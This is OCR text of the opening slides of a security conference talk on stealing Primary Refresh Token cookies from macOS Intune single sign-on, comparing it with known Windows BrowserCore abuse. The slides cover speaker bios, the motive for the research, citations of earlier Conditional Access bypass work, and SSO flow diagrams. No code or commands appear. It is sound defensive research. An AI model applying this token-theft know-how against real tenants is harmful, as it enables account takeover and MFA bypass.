🍪 Breaking Down macOS Intune SSO: PRT Cookie Theft and Platform Comparison

How Primary Refresh Tokens Cookie
Can Be Retrieved on macOS

Shang-De(John) Jiang
Dong-Yi(Kazma) Ye

$ whoami

- Shang-De ‘John’ Jiang (@SecurityThunder)
- Deputy Director of Research at CYCRAFT
- UCCU Hacker Co-Founder
- Blog: HackerPeanutJohn
- Speaker at the following technical conferences: BlackHat USA, CodeBlue, HITCON , HITB, TROOPERS, Sans Blue Team Summit …

$ whoami

- Kazma Ye
- CTF Player @ B33F50UP
- University Student in Taiwan
- Security Research Intern @ CYCRAFT
- Founder of Taiwan Security Club & NCKUCTF
- AIS3 EOF 2025 – Gold Award (1st Place in Taiwan)
- HITCON CTF 2024 – 10th Worldwide / Taiwan Star Award
- Speaker / Instructor at SITCON, HITCON, and more

Why Research Stealing macOS PRT Cookie? 🍪

Why Research Stealing macOS PRT Cookie?

- Many organizations use Intune as MDM for both Windows and macOS
- Conditional Access supported on macOS for Zero Trust enforcement
- Existing research and detections focus mostly on Windows
- Lack of research on macOS attack surface and exploitation paths
- Current macOS detection & assessments are limited

The Research Inspired Us

> Olaf Hartong & Dirk-jan Mollema


Attacking Primary Refresh Tokens using their MacOS implementation

> Yuya Chudo & Takayuki Hatakeyama

Bypassing Entra ID Conditional Access Like APT: A Deep Dive Into Device Authentication Mechanisms for Building Your Own PRT Cookie


Yuya Chudo | Senior Advisor, Secureworks Japan K. K.
Takayuki Hatakeyama | Senior Advisor, Secureworks Japan K. K.
Date: Friday, April 19 | 1:30pm-2:10pm (Jasmine Junior Ballroom 3812)
Format: 40-Minute Briefings
Tracks: Cloud Security, Platform Security

PRT Can Exchange Everything We Wanted




The PRT Cookie includes user identity + linked device information

Single sign-on Flow




PRT Cookie From Device Can Include MFA Claim + Device Claim

Single sign-on Flow




Browser SSO on Windows



Original Research: https://i.blackhat.com/Asia-24/Presentations/Asia-24-Chudo-Bypassing-Entra-ID-Conditional-Access-Like-APT.pdf

Abuse Browser SSO on Windows



Original Research: https://i.blackhat.com/Asia-24/Presentations/Asia-24-Chudo-Bypassing-Entra-ID-Conditional-Access-Like-APT.pdf

BrowserCore is the component responsible for handling browser-initiated SSO in Windows.

How macOS use similar mechanism?


Enroll your macOS device using the Company Portal app

04/24/2025

In this article

Set up secure, remote access to work emails, files, and apps on your personal Mac. This article describes how to install the Company Portal app, enroll your Mac for work, and get troubleshooting help.

